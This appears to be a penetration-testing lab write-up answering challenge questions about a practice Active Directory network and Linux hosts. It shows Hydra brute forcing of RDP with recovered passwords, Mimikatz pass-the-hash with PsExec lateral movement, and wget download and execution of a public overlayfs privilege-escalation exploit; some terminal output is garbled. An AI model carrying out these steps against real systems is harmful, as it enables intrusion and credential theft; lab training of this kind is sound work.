PS C:\Users\Administrator> Get-SmbShareAccess

cmdlet Get-SmbShareAccess at command pipeline position 1
Supply values
Name [0]: CPEN
Name [1]: PS C:\
Get-SmbShareAccess
property and r
At line:1 char:
+ Get-SmbShare
+-----
+ Category
+ FullyQua
PS C:\Users\Ad
Get-SmbShareAccess
property and r
At line:1 char:
+ Get-SmbShare
+-----
+ Category
+ FullyQua
PS C:\Users\Ad
Name

ADMIN\$
C\$
ECCSHARETWO
IPC\$
NETLOGON
SYSVOL

PS C:\Users\Administrat
cmdlet Get-SmbShareAccess
Supply values for the
Name [0]: PS C:\Users\A
\\172.25.170.30: cmd.exe
Connection-specific DNS Suffix : fe80::2d49:ec74:539d:7543%3
Link-local IPv6 Address : fe80::2d49:ec74:539d:7543%3
IPv4 Address : 172.25.170.30
Subnet Mask : 255.255.255.0
Default Gateway : 172.25.170.250

Tunnel adapter isatap.{24770C3E-5A61-48D4-F688-D6372616}:
Media State : Media disconnected
Connection-specific DNS Suffix :

C:\Windows\system32> ping -a 172.25.170.30
Pinging COMMANDER.COMMANDER.LOCALNET [172.25.170.30] with 32 bytes of data:
Reply from 172.25.170.30: bytes=32 time<1ms TTL=128
Reply from 172.25.170.30: bytes=32 time<1ms TTL=128
Reply from 172.25.170.30: bytes=32 time<1ms TTL=128
Reply from 172.25.170.30: bytes=32 time<1ms TTL=128

Ping statistics for 172.25.170.30:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>

mimikatz #

luid - 0x1c7f3121713131e772a607c000006
| PID 88
| TID 140
| LSA Process was already R/W
| LUID 0 ; 123477? <00000000:0012e1e5>
| _ msvis_0 - data copy @ 00000000D7056A6870 : OK !
| _ kerberos - data copy @ 00000000D70566B288
| _ aes256_hmac - -> null
| _ aes128_hmac - -> null
| _ rc4_hmac_nt - OK
| _ rc4_hmac_old - OK
| _ rc4_md4 - OK
| _ rc4_hmac_nt_exp - OK
| _ rc4_hmac_old_exp - OK
| _ *Password replace @ 0000000D7056E0F18 <16> -> null

Figure 8: 172.25.170.200 Mimikatz (Pass-the-Hash) Exploitation & 172.25.170.30 FQDN Ping

9. I chose COMMANDER.COMMANDER.LOCALNET as my answer majorly because it is the host itself providing me this as its FQDN.

[Challenge 2:] What is the machine name of the machine at 172.25.170.30?

ANSWER: COMMANDER

Methodology/Exploitation: Nbtstat Command

1. Based on the NetBIOS 16th byte enumeration from 172.25.170.70 and the ping request performed on the host 172.25.170.30 in the previous screenshot we can see that the machine name of the host is COMMANDER.

```
C:\Users\Administrator>nbtstat -A 172.25.170.30
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
Name          Type      Status
COMMANDER    <00>    UNIQUE        Registered
```

Figure 9: 172.25.170.30 Nbtstat Enumeration

[Challenge 3:] What is the NETBIOS name of the machine at 172.25.170.200?

ANSWER: 2012-DC

Methodology/Exploitation: Nbtstat Command

1. Based on the NetBIOS 16th byte enumeration from 172.25.170.70. The NetBIOS name of the machine is 2012-DC.

```
rdesktop - 172.25.170.70
Administrator: Command Prompt
CPENT          <1B> UNIQUE      Registered
MAC Address = 04-30-21-AA-0E-64

C:\Users\Administrator>nbtstat -A 172.25.170.200
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
Name           Type        Status
2012-DC        <00> UNIQUE    Registered
ECC            <1C> GROUP     Registered
ECC            <00> GROUP     Registered
2012-DC        <20> UNIQUE    Registered
ECC            <1B> UNIQUE    Registered
MAC Address = 3E-29-42-4C-61-A5
```

Figure 10: 172.25.170.200 Nbtstat Enumeration

[Challenge 4:] What is the name of the share on the 172.25.170.200 machine?

ANSWER: ECCSHARETWO

Methodology/Exploitation: Bruteforce, RDP and Net view Command

1. Since NLA was enabled on this host and did not allow our attacker machine to connect via RDP. After I gained remote desktop access on 172.25.170.70, I perform another RDP connection to 172.25.170.200 from the (.70) host with bruteforced credentials gotten by Hydra **administrator:Pa\$\$w0rd123** on the host (.200).
2. After I gained remote access into (.200) host, I opened PowerShell and used net view command to enumerate shares which I got ECCSHARETWO as my answer.

```
rdesktop -172.25.170.70
Administrator: Windows PowerShell
172.25.170.200 - Remote Desktop Connection

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> net view
System error 6118 has occurred.

The list of servers for this workgroup is not currently available

PS C:\Users\Administrator> net view 172.25.170.200
Shared resources at 172.25.170.200

Share name   Type   Used as   Comment
-----
ECCSHARETWO  Disk
NETLOGON     Disk      Logon server share
SYSVOL       Disk      Logon server share
The command completed successfully.

PS C:\Users\Administrator>
```

Figure 11: 172.25.170.200 Net view Enumeration

[Challenge 5:] What domain is the machine connected to at 172.25.170.110?

ANSWER: **MASTER.LOCALNET**

Methodology/Exploitation: Nbtstat Command

1. Based on the NetBIOS 16th byte enumeration from 172.25.170.70. Plus, all domain controller shared the same TLD "LOCALNET". Answer became **MASTER.LOCALNET**.

```
C:\Users\Administrator>nbtstat -A 172.25.170.110
Local Area Connection:
NodeIpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
  Name        Type      Status
  MASTER      <00>    GROUP    Registered
  MASTER-DC   <00>    UNIQUE   Registered
  MASTER      <1C>    GROUP    Registered
  MASTER-DC   <20>    UNIQUE   Registered
  MASTER      <1B>    UNIQUE   Registered
MAC Address = 34-FB-07-F0-B7-AD
```

Figure 12: 172.25.170.110 Nbtstat Enumeration

[Challenge 6:] How many Domain Controllers are there in the AD Zone?**ANSWER:** 5**Methodology/Exploitation: Nbtstat Command**

1. Based on the NetBIOS 16th byte enumeration from 172.25.170.70. After counting all domain controllers for all the IP addresses, we had to deal with, we enumerated 5 separate domain controllers.

```
C:\Users\Administrator>nbtstat -A 172.25.170.90
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
Name          Type      Status
LA            <00>    GROUP    Registered
FORESTR        <00>    UNIQUE   Registered
LA            <1C>    GROUP    Registered
FORESTR        <20>    UNIQUE   Registered
LA            <1B>    UNIQUE   Registered
MAC Address = 80-81-D4-11-27-98
```

Figure 13: 172.25.170.90 Nbtstat Enumeration

```
C:\Users\Administrator>nbtstat -A 172.25.170.20
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
Name          Type      Status
SERVER2019DC  <00>    UNIQUE   Registered
CPENT         <00>    GROUP    Registered
CPENT         <1C>    GROUP    Registered
SERVER2019DC  <20>    UNIQUE   Registered
CPENT         <1B>    UNIQUE   Registered
MAC Address = 04-30-21-AA-0E-64
```

Figure 14: 172.25.170.20 Nbtstat Enumeration

```
C:\Users\Administrator>nbtstat -A 172.25.170.110
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
Name          Type      Status
MASTER        <00>    GROUP    Registered
MASTER-DC     <00>    UNIQUE   Registered
MASTER        <1C>    GROUP    Registered
MASTER-DC     <20>    UNIQUE   Registered
MASTER        <1B>    UNIQUE   Registered
MAC Address = 34-FB-07-F0-B7-AD
```

Figure 15: 172.25.170.110 Nbtstat Enumeration

```
C:\Users\Administrator>nbtstat -A 172.25.170.200
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
  Name          Type        Status
  2012-DC      <00>      UNIQUE    Registered
  ECC          <1C>      GROUP     Registered
  ECC          <00>      GROUP     Registered
  2012-DC      <20>      UNIQUE    Registered
  ECC          <1B>      UNIQUE    Registered
MAC Address = 3E-29-42-4C-61-A5
```

Figure 16: 172.25.170.200 Nbtstat Enumeration

```
C:\Users\Administrator>nbtstat -A 172.25.170.30
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
  Name          Type        Status
  COMMANDER    <00>      UNIQUE    Registered
  COMMANDERTWO <1C>      GROUP     Registered
  COMMANDERTWO <00>      GROUP     Registered
  COMMANDER    <20>      UNIQUE    Registered
  COMMANDERTWO <1B>      UNIQUE    Registered
MAC Address = 0E-B4-F3-28-1E-46
```

Figure 17: 172.25.170.30 Nbtstat Enumeration

[Challenge 7:] What is the status of SMBV1 (Enabled or Disabled) on the machine at 172.25.170.200?

ANSWER: Enabled

Methodology/Exploitation: Nmap smb-protocols script

1. Using nmap **smb-protocols** script, I was able to enumerate the various versions of SMB that are enabled on the host. NT LM 0.12 (SMBV1) was detected which means SMBV1 is Enabled.

```
(kali㉿kali)-[~] nmap -oN scan
$ nmap -sS -n -p 445 --script smb-protocols 172.25.170.200
You requested a scan type which requires root privileges.
QUITTING!
(kali㉿kali)-[~] press (1 host up) scanned in 143.30 seconds
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali] nmap -sS -n -p 445 --script smb-protocols 172.25.170.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 02:36 EST
Nmap scan report for 172.25.170.200
Host is up (0.28s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|       2.02
|       2.10
|       Cert fingerprints:
|         3.00
|       3.02
|         sha256: 0a68006f430c2b359a8f2c7b227e0cc589fe7d2b311fcab952a44
Nmap done: 1 IP address (1 host up) scanned in 5.45 seconds
```

Figure 18: 172.25.170.200 Nmap smb-protocol Enumeration

[Challenge 8:] What is the name of the share (8 characters) on the machine at Ip address 172.25.170.90?

ANSWER: CPENTTWO

Methodology/Exploitation: Bruteforce, RDP, and Net View Command

1. By gaining RDP access to 172.25.170.200 from 172.25.170.70 and launching PowerShell, I was able to use net view command to enumerate shares and find the 8-character share on the host 172.25.170.90. The answer to this challenge is CPENTTWO.

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The window is running on a host machine with IP 172.25.170.70, as indicated by the title bar. The user is connected via RDP from 172.25.170.200. The command entered is "net view \\172.25.170.90". The output shows the following:

```
The list of servers for this workgroup is not currently available

C:\Users\Administrator>net view \\172.25.170.30
System error 5 has occurred.

Access is denied.

C:\Users\Administrator>net view \\172.25.170.90
Shared resources at \\172.25.170.90

Share name  Type  Used as  Comment
-----
CPENTTWO   Disk
CPENTTWO2  Disk
NETLOGON   Disk      Logon server share
SYSVOL    Disk      Logon server share
The command completed successfully.

C:\Users\Administrator>
```

Figure 19: 172.25.170.90 Net view Enumeration

[Challenge 9:] What is the name other than the Administrator of the account that has access to the share on the machine at 172.25.170.90?

ANSWER: aspentwo

Methodology/Exploitation: Bruteforce, RDP and Security Permissions Review

- Having discovered port 3389 (RDP) on the host. I use hydra to perform a dictionary bruteforce for usernames and password.

```
(root㉿kali)-[~/home/kali]
# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.170.90 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 11:21:34
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel tasks
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.90:3389/
[STATUS] 109.00 tries/min, 109 tries in 00:01h, 1711 to do in 00:16h, 4 active
[STATUS] 85.67 tries/min, 257 tries in 00:03h, 1565 to do in 00:19h, 4 active
[STATUS] 80.86 tries/min, 566 tries in 00:07h, 1262 to do in 00:16h, 4 active
[STATUS] 79.92 tries/min, 959 tries in 00:12h, 870 to do in 00:11h, 4 active
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
[STATUS] 77.71 tries/min, 1321 tries in 00:17h, 508 to do in 00:07h, 4 active
[3389][rdp] host: 172.25.170.90 login: aspen password: cpent@123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: cpe
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: adm
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
```

Figure 20: 172.25.170.90 Bruteforce RDP with Hydra

2. I discover the credentials **aspen:cpent@123** and use xfreerdp to gain remote desktop connection from my attacker machine.

```
(root㉿kali)-[~/home/kali]
xfreerdp /u:"aspen" /v:172.25.170.90:3389
[11:20:11:391] [15930:15931] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[11:20:11:740] [15930:15931] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[11:20:11:757] [15930:15931] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[11:20:11:757] [15930:15931] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[11:20:12:881] [15930:15931] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position
[11:20:12:881] [15930:15931] [WARN][com.freerdp.crypto] - CN = FORESTB.LA.CPENT.LOCALNET
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] -           WARNING: CERTIFICATE NAME MISMATCH! 
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] -           
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - The hostname used for this connection (172.25.170.90:3389)
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - Common Name (CN):
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] -      FORESTB.LA.CPENT.LOCALNET
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 172.25.170.90:3389 (RDP-Server):
    Common Name: FORESTB.LA.CPENT.LOCALNET
    Subject:      CN = FORESTB.LA.CPENT.LOCALNET
```

Figure 21: 172.25.170.90 Xfreerdp login

3. Now that we have a remote access into this host 172.25.170.90, the location of the share on this machine can be located at **C: drive** and we can investigate the properties of this share specifically security permission and find out the users who have access.




Figure 22: 172.25.170.90 CPENTTWO Share Properties

4. Here we see the other user except administrator that has permission/access to this share is aspentwo.

[Challenge 10:] What is the version of the Datacenter X.Y format at 172.25.170.200?

ANSWER: 6.3

Methodology/Exploitation: Nmap smb-os-discovery script

1. Using nmap script **smb-os-discovery**. This helps us enumerate the Operating system information and version the host is using. As we can see, the version of the datacenter is 6.3.

```
(root㉿kali)-[~/home/kali]
# nmap -n -sS -p 137,138,139,445 --script smb-os-discovery 172.25.170.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 09:05 EDT
Nmap scan report for 172.25.170.200
Host is up (0.32s latency).

PORT      STATE    SERVICE
137/tcp    filtered netbios-ns
138/tcp    filtered netbios-dgm
139/tcp    open     netbios-ssn
445/tcp    open     microsoft-ds

Host script results:
| smb-os-discovery:
| OS: Windows Server 2012 R2 Datacenter 9600 (Windows Server 2012 R2 Datacenter 6.3)
| OS CPE: cpe:/o:microsoft:windows_server_2012::-
| Computer name: 2012-DC
| NetBIOS computer name: 2012-DC\x00
| Domain name: ECC.LOCALNET
| Forest name: ECC.LOCALNET
| FQDN: 2012-DC.ECC.LOCALNET
```

Figure 23: 172.25.170.200 smb-os-discovery

[Challenge 11:] What is the content of the adminflag.txt 172.25.170.20?

ANSWER: AD_2019-DC

Methodology/Exploitation: Bruteforce, RDP, Pass-the-Hash Attack and PsExec

1. As explained in challenge 1, I was able to gain RDP access to 172.25.170.200 from 172.25.170.70, and then downloaded Mimikatz and PsExec (sys internals) by starting a python simple web server in the respective folder where I have the files on my attacker machine and opening browser, navigating to my attacker Ip <http://Ip address:port/<path to files>> on 172.25.170.200 browser to download files . After I dumped the administrator hash from the Sam database and passed the hash to a newly launched a Mimikatz shell. This time, I used PsExec ([PsExec \\\\ 172.25.170.20: cmd.exe](#)) to request host 172.25.170.20 command line interface with the passed administrator hash and got administrator privilege shell on (.20). I enumerate the machine and found the adminflag.txt content. AD_2019-DC.

```

C:\>dir \\172.25.170.20\cmd.exe
11/23/2021  06:08 AM    <DIR>
03/10/2021  11:50 AM    <DIR>          3D Objects
05/10/2021  02:17 AM    <DIR>          10 adminflag.txt
03/10/2021  11:50 AM    <DIR>          Contacts
03/10/2021  11:50 AM    <DIR>          Desktop
03/10/2021  11:50 AM    <DIR>          Documents
03/10/2021  11:50 AM    <DIR>          Downloads
03/10/2021  11:50 AM    <DIR>          Favorites
03/10/2021  11:50 AM    <DIR>          Links
03/10/2021  11:50 AM    <DIR>          Music
03/10/2021  11:50 AM    <DIR>          Pictures
03/10/2021  11:50 AM    <DIR>          Saved Games
03/10/2021  11:50 AM    <DIR>          Searches
02/08/2021  02:47 AM    44 spn.txt
03/10/2021  11:50 AM    <DIR>          Videos
              2 File(s)      54 bytes
              14 Dir(s)   45,447,442,432 bytes free

C:\Users\Administrator>cat adminflag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>type adminflag.txt
AD_2019-DC
C:\Users\Administrator>_

```

Figure 24: 172.25.170.20 Adminflag.txt Content Enumeration

[Challenge 12:] What is the content of the adminflag.txt 172.25.170.70?

ANSWER: Server-2008-AD

Methodology/Exploitation: Bruteforce, RDP, and Directory enumeration

1. By brute forcing RDP username and password with hydra and finding credentials **administrator:Pa\$\$word123**, after successful RDP connection, we enumerate folders for adminflag.txt file and read the content of the adminflag.txt file Server-2008-AD.




Figure 25: 172.25.170.70 Adminflag.txt Content Enumeration

Vulnerability Impact:

1. Weak Users Account Password:
2. SMBV1 Vulnerability (High):

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. SMBV1 Vulnerability Remediation:

BINARIES AND IOT RANGE

SCOPE:**Target Machine 1:** 172.25.120.210**Username:** student**Password:** studentpw**Target Machine 2:** 172.25.120.220**Username:** student**Password:** studentpw**Target Machine 3:** 172.25.120.100**Username:** student**Password:** studentpw**Username:** cpent**Password:** Pa\$\$w0rd123

[Challenge 13:] What is the value in hex (include 0x) for the R11 register for BASH at runtime at the start of main on machine 172.25.120.210?

ANSWER: 0x206**Methodology/Exploitation: Dynamic Analysis using GDB**

1. I solved this challenge by using the username and password **student:studentpw** provided to us to login to the SSH port found on port 22.
2. After gaining access, we run the following commands to get the R11 register for BASH at runtime: The answer is 0x206.
 - `gdb bash` //This will debug bash binary with gdb
 - `b main` //Put break point at the beginning of the program
 - `run or r` //This runs the program until breakpoint or error
 - `info registers` //List register values

```
Last login: Fri Sep 25 21:57:44 2020 from 10.100.1.4
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ls
BasicOne  BasicUserFlagZero.txt  challenge-one  challenge-two  Desktop  Documents
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ gdb bash
GNU gdb (Ubuntu 9.1-0ubuntu1) 9.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from bash ...
(No debugging symbols found in bash)
(gdb) b main
Breakpoint 1 at 0x2ebd0
(gdb) r
Starting program: /usr/bin/bash

Breakpoint 1, 0x0000555555582bd0 in main ()
(gdb) info registers
rax            0x555555582bd0      93824992422864
rbx            0x555555631690      93824993138320
rcx            0x555555631690      93824993138320
rdx            0x7fffffff538      140737488348472
rsi            0x7fffffff528      140737488348456
rdi            0x1                1
rbp            0x0                0x0
rsp            0x7fffffff438      0x7fffffff438
r8             0x0                0
r9             0x7ffff7fe0d50      140737354009936
r10            0x7ffff7ffcf68      140737354125160
r11            0x206              518
```

Figure 26: 172.25.120.210 Dynamic Analysis using GDB

[Challenge 14:] What is the string in the RootFlagTwo.txt on machine 172.25.120.220?

ANSWER: BinariesRoot-2177

Methodology/Exploitation: Kernel exploit CVE-2021-3493-Privilege Escalation

1. This challenge can be solved by first by using the username and password **student:studentpw** provided to us to login to the SSH port found on port 22 on the host.
2. After gaining access, I noticed the kernel version (**Linux 5.8.0-44-generic**) and operating system version (**Ubuntu 20.04.2 LTS**) on (**x86_64 Architecture**).

```
[root@kali]~[/home/kali/Downloads] specified redirect-gateway and redirect-private at the same time (or the same option or missing or extra parameter(s) in [PUSH-OPTIONS]):17: register-dns (2.5.1)
student@172.25.120.220's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-44-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

02:11:29 02:58:35 OPTIONS IMPORT: adjusting link_mtu to 1625
02:11:29 02:58:35 OPTIONS IMPORT: data channel crypto options modified
The list of available updates is more than a week old. her 'AES-256-GCM'
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Feb 27 18:14:05 2021 from 127.0.0.1
student@binaries-64:~$ scp kali@172.27.232.3:/home/kali/Downloads/les.sh .
The authenticity of host '172.27.232.3 (172.27.232.3)' can't be established.
ECDSA key fingerprint is SHA256:Av5X2z3MVnjsjBxb4hseiT+8+hftz4VCI+V72fLcpBo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.27.232.3' (ECDSA) to the list of known hosts.
kali@172.27.232.3's password:
les.sh:~$ net route v4 add: 0.0.0.0/0 via 172.27.232.1 dev [NULL] table 0 metric -1
student@binaries-64:~$ uname -a
Linux binaries-64 5.8.0-44-generic #50~20.04.1-Ubuntu SMP Wed Feb 10 21:07:30 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
student@binaries-64:~$
```

Figure 27: 172.125.120.220 SSH Access

3. If you're active in following up on operating system security report and completing TryHackMe challenges. You might have come across of a vulnerability inside ubuntu OS, from which any attacker can take root privileges escalation of Ubuntu OS using a Vulnerability that exist in **Overlayfs (CVE-2021-3493)**. This is an Ubuntu-specific vulnerability that exist on multiple Ubuntu OS versions:
 - Ubuntu 20.04 LTS
 - Ubuntu 19.04
 - Ubuntu 18.04 LTS
 - Ubuntu 16.04 LTS
 - Ubuntu 14.04 ESM
4. This is a new critical vulnerability that actually is not on the operating system, but it exists on the kernel of the operating system. The vulnerability is due to the overlayfs implementation in the Linux kernel, which did not properly validate the application of file system capabilities with respect to use namespaces. A local user can use this Ubuntu overlayfs vulnerability to gain root privileges without authentication.
5. I decide to do some digging for exploits available and I found an exploit for the vulnerability: <https://github.com/briskets/CVE-2021-3493>. Downloaded the exploit and compiled it using gcc.

```
(root@kali)-[~/home/kali/Downloads]
└─# wget https://raw.githubusercontent.com/briskets/CVE-2021-3493/main/exploit.c -O exploit.c
--2021-11-23 04:35:58-- https://raw.githubusercontent.com/briskets/CVE-2021-3493/main/exploit.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3560 (3.5K) [text/plain] 10/ security-research/pocs/linux/cve-2021-22555/writeup.html
Saving to: 'exploit.c'

Tags: /usr/bin/python3.8 [kernel:5.8.0-2]
exploit.c saved URL: https://raw.githubusercontent.com/google/se100%[=]
Exploit URL: https://raw.githubusercontent.com/boole/kernel-exploits/master/CVE-2021-22555/exploit.c
2021-11-23 04:36:00 (33.1 MB/s) - 'exploit.c' saved [3560/3560]

student@cloudlab-standard-PC-1640FA-PLX-1996:~$ scp kali@172.27.232.2:/home/kali/Downloads/exploit .
student@binaries-64:~$ ./exploit
student@binaries-64:~$
```

Figure 28: CVE-2021-3493 Exploit Download to Attacker Machine

6. Transferred to exploit via SCP to the vulnerable host from my attacker machine and executed the exploit on the host which escalated my privileges to root. I search for RootFlagTwo.txt, found it and read the content of the file which was the answer to this challenge [BinariesRoot-2177](#).

```
student@binaries-64:~$ ls
